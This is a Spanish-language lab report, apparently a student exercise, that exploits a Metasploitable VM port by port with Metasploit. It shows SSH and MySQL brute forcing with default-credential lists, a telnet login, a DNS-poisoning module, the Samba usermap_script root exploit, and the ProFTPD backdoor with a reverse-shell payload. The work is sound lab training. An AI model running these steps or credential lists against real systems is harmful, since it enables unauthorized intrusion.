Ilustración 20. Finalización de ataque de fuerza bruta.

Con el comando **cat root_userpass.txt** podremos visualizar una lista con combinaciones de usuario y posibles contraseñas.

Además de esto, se debe agregar el comando de **sessions -i 1** para ingresar a la consola del exploit.

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...

whoami
msfadmin
```

Ilustración 21. Inicio de la sesión en ssh.

```
msf6 auxiliary(scanner/ssh/ssh_login) > cat root_userpass.txt
[*] exec: cat root_userpass.txt

root
root !root
root Cisco
root NeXT
root QNX
root admin
root attack
root ax400
root bagabu
root blablabla
root blender
root brightmail
root calvin
root changeme
root changethis
root default
root fibranne
root honey
root jstwo
root kn1TG7psLu
root letacla
```

Ilustración 22. Posibles credenciales.

Abrimos el archivo y agregamos nuestras credenciales:

```
root@kali: /home/kali   root@kali: /home/kali
  GNU nano 8.4
root kn1TG7psLu
root letacla
root mpegvideo
root nsi
root par0t
root pass
root password
root pixmet2003
root resumix
root root
```

Ilustración 23. Credenciales parte 1.




Ilustración 24. Credenciales parte 2.

Ahora vamos a intentar acceder por SSH, pero apareció un error porque no se tenían unas key, al buscar la opción para solucionarlo se recomendó agregar el siguiente comando: **ssh -oHostKeyAlgorithms=+ssh-rsa msfadmin@192.160.10.8** y efectivamente se pudo ingresar al ssh.




Ilustración 25. SSH explotado.

```
msfadmin@metasploitable:~$ whoami
msfadmin
```

Ilustración 26. Privilegio msfadmin.

4.3 PUERTO 23 (TELNET)

En la imagen de la parte inferior nos aparece que el exploit está en la posición **1** entonces se debe usar el comando **use 1** para seleccionar el exploit exacto.

```
msf6 > search telnet_login

Matching Modules
================

   #  Name                                                        Disclosure Date  Rank    Check  Description
   -  ----                                                        ---------------  ----    -----  -----------
   0  auxiliary/admin/http/netgear_pnpx_getsharefolderlist_auth_bypass  2021-09-06       normal  Yes    Netgear PNPX_GetShareFolderList Authentication Bypass
   1  auxiliary/scanner/telnet/telnet_login                       .                normal  No     Telnet Login Check Scanner
```

Ilustración 27. Ubicar posición.

Además de esto con **options** vamos a visualizar que nos hace falta agregar, en este caso, configurar RHOST, USERNAME y PASSWORD.

```
msf6 > use 1
msf6 auxiliary(scanner/telnet/telnet_login) > options

Module options (auxiliary/scanner/telnet/telnet_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             23               yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts
```

Ilustración 28. Visualizando avance.

Configuramos lo que nos hacía falta:

```
msf6 auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.160.10.8
RHOSTS ⇒ 192.160.10.8
msf6 auxiliary(scanner/telnet/telnet_login) > set USERNAME msfadmin
USERNAME ⇒ msfadmin
msf6 auxiliary(scanner/telnet/telnet_login) > set PASSWORD msfadmin
PASSWORD ⇒ msfadmin
```

Ilustración 29. Configurando.

Asi se debe de estar viendo nuestras configuraciones.

```
msf6 auxiliary(scanner/telnet/telnet_login) > options

Module options (auxiliary/scanner/telnet/telnet_login):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   ANONYMOUS_LOGIN  false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS  false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED 5                yes       How fast to bruteforce, from 0 to 5
   CreateSession    true             no        Create a new session for every successful login
   DB_ALL_CREDS     false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS      false            no        Add all passwords in the current database to the list
   DB_ALL_USERS     false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD         msfadmin         no        A specific password to authenticate with
   PASS_FILE                         no        File containing passwords, one per line
   RHOSTS           192.160.10.8     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT            23               yes       The target port (TCP)
   STOP_ON_SUCCESS  false            yes       Stop guessing when a credential works for a host
   THREADS          1                yes       The number of concurrent threads (max one per host)
   USERNAME         msfadmin         no        A specific username to authenticate as
   USERPASS_FILE                     no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS     false            no        Try the username as the password for all users
   USER_FILE                         no        File containing usernames, one per line
   VERBOSE          true             yes       Whether to print output for all attempts
```

Ilustración 30. Visualizar la configuración actual.

Ahora es momento de explotar y posteriormente abrir una sesión para verificar que estemos donde deseábamos explotar.

```
msf6 auxiliary(scanner/telnet/telnet_login) > exploit
[!] 192.160.10.8:23       - No active DB -- Credential data will not be saved!
[+] 192.160.10.8:23       - 192.160.10.8:23 - Login Successful: msfadmin:msfadmin
[*] 192.160.10.8:23       - Attempting to start session 192.160.10.8:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (192.160.10.4:38975 → 192.160.10.8:23) at 2025-08-06 15:23:52 -0400
[*] 192.160.10.8:23       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_login) > Interrupt: use the 'exit' command to quit
msf6 auxiliary(scanner/telnet/telnet_login) > sessions -i 1
[*] Starting interaction with 1...


msfadmin@metasploitable:~$ whoami
whoami
msfadmin
msfadmin@metasploitable:~$
```

Ilustración 31. Explotando Telnet.

4.4 PUERTO 25

Abrimos el framework de mestploit para iniciar la configuración. Debemos ponerle la dirección al RHOSTS y agregar la ruta **use auxiliary/scanner/smtp/smtp_enum** para enumerar usuarios del sistema.




Ilustración 32. Agregando archivo.

Con el comando **USER_FILE /usr/share/wordlists/unix_users.txt** se agrega para usar un archivo de diccionario de usuarios.

Ahora se debe ingresar el comando **run** para correr el exploit.

Ilustración 33. Corriendo el exploit.

OBSERVACIÓN: No se identificaron usuarios válidos en base al diccionario que se utilizó.

4.5 PUERTO 53 (DNS)

Para el puerto 53 tambien es necesario conseguir la forma de explotarlo por lo que se deben seguir los pasos que se describirán a continuación:

Debemos utilizar el comando **search bailwicked_domain** para buscar si hay exploits que podamos utilizar y la posición que debemos utilizar cuando

ejecutemos el comando de **use 0**, como se podrá explicar en las siguientes secuencias de imágenes.




Ilustración 34. Posición del exploit.

En la siguiente imagen ya es necesario aplicar el **use 0,** este último indica la posición actual del exploit.




Ilustración 35. Usando use 0.

Ahora con el comando de **options** vamos a verificar que nos hace falta para posteriormente agregarlo.

Ilustración 36. Visualizando procesos.

Con la imagen anterior nos damos cuenta que nos hace falta agregar el RHOSTS que es la dirección de la víctima. Debemos agregarla con **set RHOSTS 192.160.10.8**

```
msf6 auxiliary(spoof/dns/bailiwicked_domain) > set RHOSTS 192.160.10.8
RHOSTS ⇒ 192.160.10.8
```

Ilustración 37. Configurando RHOSTS.

OBSERVACIÓN: Luego de mandar el exploit no se terminó de ejecutar por lo que no se logró dar un resultado final, como se puede apreciar en la imagen a continuación.

```
msf6 auxiliary(spoof/dns/bailiwicked_domain) > exploit
[*] Running module against 192.160.10.8
[*] Targeting nameserver 192.160.10.8 for injection of example.com. nameservers as 192.160.10.4
[*] Querying recon nameserver for example.com.'s nameservers...
[*]  Got an NS record: example.com.            4227    IN      NS      a.iana-servers.net.
[*]   Querying recon nameserver for address of a.iana-servers.net....
[*]    Got an A record: a.iana-servers.net.     533     IN      A       199.43.135.53
E, [2025-08-06T17:32:43.163566 #164159] ERROR -- : undefined method `each' for an instance of IPAddr (NoMethodError)
/usr/share/metasploit-framework/lib/net/dns/resolver.rb:293:in `nameservers'
/usr/share/metasploit-framework/lib/net/dns/resolver.rb:1104:in `block (2 levels) in parse_config_file'
/usr/share/metasploit-framework/lib/net/dns/resolver.rb:1096:in `each'
/usr/share/metasploit-framework/lib/net/dns/resolver.rb:1096:in `block in parse_config_file'
/usr/share/metasploit-framework/lib/net/dns/resolver.rb:1087:in `foreach'
/usr/share/metasploit-framework/lib/net/dns/resolver.rb:1087:in `parse_config_file'
/usr/share/metasploit-framework/lib/net/dns/resolver.rb:230:in `initialize'
/usr/share/metasploit-framework/modules/auxiliary/spoof/dns/bailiwicked_domain.rb:255:in `new'
/usr/share/metasploit-framework/modules/auxiliary/spoof/dns/bailiwicked_domain.rb:255:in `block (2 levels) in run'
/usr/share/metasploit-framework/modules/auxiliary/spoof/dns/bailiwicked_domain.rb:253:in `each'
/usr/share/metasploit-framework/modules/auxiliary/spoof/dns/bailiwicked_domain.rb:253:in `block in run'
/usr/share/metasploit-framework/modules/auxiliary/spoof/dns/bailiwicked_domain.rb:246:in `each'
/usr/share/metasploit-framework/modules/auxiliary/spoof/dns/bailiwicked_domain.rb:246:in `run'
/usr/share/metasploit-framework/lib/msf/base/simple/auxiliary.rb:180:in `job_run_proc'
/usr/share/metasploit-framework/lib/msf/base/simple/auxiliary.rb:87:in `run_simple'
/usr/share/metasploit-framework/lib/msf/base/simple/auxiliary.rb:98:in `run_simple'
/usr/share/metasploit-framework/lib/msf/ui/console/command_dispatcher/auxiliary.rb:81:in `block in cmd_run'
/usr/share/metasploit-framework/lib/msf/core/rhosts_walker.rb:72:in `block in each'
```

Ilustración 38.. No se termina de ejecutar el exploit para P53.

4.6 PUERTO 139 Y 445 (Samba)

El mismo exploit funciona tanto para el puerto139 como 445 **search exploit/multi/samba/usermap_script**




Ilustración 39. Buscando exploits para SAMBA.

Aquí estamos fijando el puerto 445 de samba y luego realizamos el exploit, este dando exitoso ya que podemos acceder a root.




Ilustración 40. Puerto 445 samba.

Para el otro puerto 139 debemos realizar lo mismo que el paso anterior y podemos confirmar que el mismo exploit nos sirvió para explotar los dos puertos de samba.




Ilustración 41. Puerto 139 samba.

4.7 PUERTO 2121

Para el puerto 2121 buscamos un exploit que nos pueda servir con este puerto con el comando que se puede apreciar en la imagen.





Ilustración 42. Buscando exploit para el puerto 2121.

Podemos apreciar que el exploit que conseguimos para utilizar se encuentra en la posición 0, por lo que debemos proseguir con aplicar el comando **use 0** y posteriormente un **show options** para visualizar qué configuraciones nos hacen falta realizar.



Configuramos el **RHOSTS** y el **RPORT** que son campos requeridos para ejecutar el exploit.

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOST 192.160.10.8
RHOST ⇒ 192.160.10.8
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RPORT 2121
RPORT ⇒ 2121
```

Ilustración 43. configurando el exploit.

Ahora es el momento de agregar el payload a nuestra configuración para terminar.

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD ⇒ cmd/unix/reverse
```

Finalmente, con el comando de **run** lo que realizamos es el inicio del exploit, para tratar de penetrar el puerto 2121.

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > run
[*] Started reverse TCP double handler on 192.160.10.4:4444
[*] 192.160.10.8:2121 - Sending Backdoor Command
[-] 192.160.10.8:2121 - Not backdoored
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exit
```

Ilustración 44. Explotando puerto 2121.

En la imagen a continuación podemos apreciar que el puerto ya se encuentra abierto.

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exit

┌──(root㉿kali)-[/home/kali]
└─# nmap -p 2121 --script=ftp-* 192.160.10.8

Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-07 13:18 EDT
Nmap scan report for 192.160.10.8
Host is up (0.025s latency).

PORT     STATE SERVICE
2121/tcp open  ccproxy-ftp
MAC Address: 08:00:27:B1:41:82 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.54 seconds
```

Ilustración 45. Puerto 2121 abierto.

4.8 PUERTO 3306

Procedemos a buscar un exploit que nos sirva para utilizarlo con el puerto 3306 que es sobre mysql.

```
msf6 > search mysql scanner

Matching Modules
================

   #  Name                                              Disclosure Date  Rank    Check  Des
cription
   -  ----                                              ---------------  ----    -----  ---
-------
   0  auxiliary/scanner/mysql/mysql_writable_dirs       .                normal  No     MYS
QL Directory Write Test
   1  auxiliary/scanner/mysql/mysql_file_enum           .                normal  No     MYS
QL File/Directory Enumerator
   2  auxiliary/scanner/mysql/mysql_hashdump            .                normal  No     MYS
QL Password Hashdump
   3  auxiliary/scanner/mysql/mysql_schemadump          .                normal  No     MYS
QL Schema Dump
   4  auxiliary/scanner/mysql/mysql_authbypass_hashdump 2012-06-09       normal  No     MyS
QL Authentication Bypass Password Dump
   5  auxiliary/scanner/mysql/mysql_login               .                normal  No     MyS
QL Login Utility
   6  auxiliary/scanner/mysql/mysql_version             .                normal  No     MyS
QL Server Version Enumeration
```

Ilustración 46. Buscando exploit para el puerto 3306.

El exploit que podemos utilizar se encuentra en la posición 5 por lo cual vamos a usar nuevamente como hemos realizado en varios casos el comando **use**

5, el número hace relación a la posición donde se encuentra lo que debemos utilizar.

```
msf6 > use 5
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interact
ive session
```

Ilustración 47. Use 5 en puerto 3306.

Ahora debemos utilizar **show options** para visualizar cómo vamos y qué nos falta por configurar.

```
msf6 auxiliary(scanner/mysql/mysql_login) > show options

Module options (auxiliary/scanner/mysql/mysql_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and
                                                 password
   BLANK_PASSWORDS   true             no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     false            no        Create a new session for every successful
                                                 login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in th
                                                 e current database
   DB_ALL_PASS       false            no        Add all passwords in the current database
                                                 to the list
   DB_ALL_USERS      false            no        Add all users in the current database to t
                                                 he list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the cu
                                                 rrent database (Accepted: none, user, user
                                                 &realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   Proxies                            no        A proxy chain of format type:host:port[,ty
                                                 pe:host:port][ ... ]. Supported proxies: sap
                                                 ni, socks4, socks5, socks5h, http
   RHOSTS                             yes       The target host(s), see https://docs.metas
                                                 ploit.com/docs/using-metasploit/basics/usi
                                                 ng-metasploit.html
   RPORT             3306             yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for
                                                 a host
   THREADS           1                yes       The number of concurrent threads (max one
                                                 per host)
   USERNAME          root             no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separa
                                                 ted by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all u
                                                 sers
   USER_FILE                          no        File containing usernames, one per line
```

Ilustración 48. Show options.

Realizamos las configuraciones que se muestran en la imagen inferior para posteriormente poder ejecutar el exploit.

```
msf6 auxiliary(scanner/mysql/mysql_login) > set RHOST 192.160.10.8
RHOST ⇒ 192.160.10.8
msf6 auxiliary(scanner/mysql/mysql_login) > set USER_FILE /home/kali/Documents/loginids.txt
USER_FILE ⇒ /home/kali/Documents/loginids.txt
```

Ilustración 49. Configurando exploit puerto 3306.

Ejecutamos el exploit y el resultado es el siguiente:

```
msf6 auxiliary(scanner/mysql/mysql_login) > exploit
[+] 192.160.10.8:3306     - 192.160.10.8:3306 - Found remote MySQL version 5.0.51a
[!] 192.160.10.8:3306     - No active DB -- Credential data will not be saved!
[-] 192.160.10.8:3306     - 192.160.10.8:3306 - LOGIN FAILED: root: (Unable to Connect: inva
lid packet: scramble_length(0) ≠ length of scramble(21))
[-] 192.160.10.8:3306     - 192.160.10.8:3306 - LOGIN FAILED: admin: (Unable to Connect: inv
alid packet: scramble_length(0) ≠ length of scramble(21))
[-] 192.160.10.8:3306     - 192.160.10.8:3306 - LOGIN FAILED: root: (Unable to Connect: inva
lid packet: scramble_length(0) ≠ length of scramble(21))
[*] 192.160.10.8:3306     - Scanned 1 of 1 hosts (100% complete)
[*] 192.160.10.8:3306     - Bruteforce completed, 0 credentials were successful.
[*] 192.160.10.8:3306     - You can open an MySQL session with these credentials and CreateS
ession set to true
[*] Auxiliary module execution completed
```

Ilustración 50. Resultado del exploit 3306.

4.9 PUERTO 5432

Nuestro último puerto que nos queda por explotar es el 5432, por lo que luego de investigar un exploit que me pudiera ayudar a explotar este puerto, toca ponerse mano a la obra, en mi caso, usé el siguiente comando **search linux/postgres/postgres_payload** para buscar un exploit que me pudiera servir.

```
msf6 > search linux/postgres/postgres_payload

Matching Modules
================

   #  Name                                        Disclosure Date  Rank       Check  Description
   -  ----                                        ---------------  ----       -----  -----------
   0  exploit/linux/postgres/postgres_payload     2007-06-05       excellent  Yes    PostgreSQL for Linux Payload Execution
   1    \_ target: Linux x86                      .                .          .      .
   2    \_ target: Linux x86_64                   .                .          .      .


Interact with a module by name or index. For example info 2, use 2 or use exploit/linux/postgres/postgres_payload
After interacting with a module you can manually set a TARGET with set TARGET 'Linux x86_64'
```

Ilustración 51. Buscando exploit.

Luego ejecuté el comando **use 0**, que se utiliza para seleccionar el primer exploit**.**

Ilustración 52. Ubicación del exploit.

Mediante el uso de **options** voy a mirar que configuraciones me hacen falta para poder aplicarlas, por ejemplo, el RHOSTS, LHOST.




Ilustración 53. Configurando.

Ilustración 54. Configurando el RHOSTS y LHOST.

Así se debe de ver nuestras configuraciones.

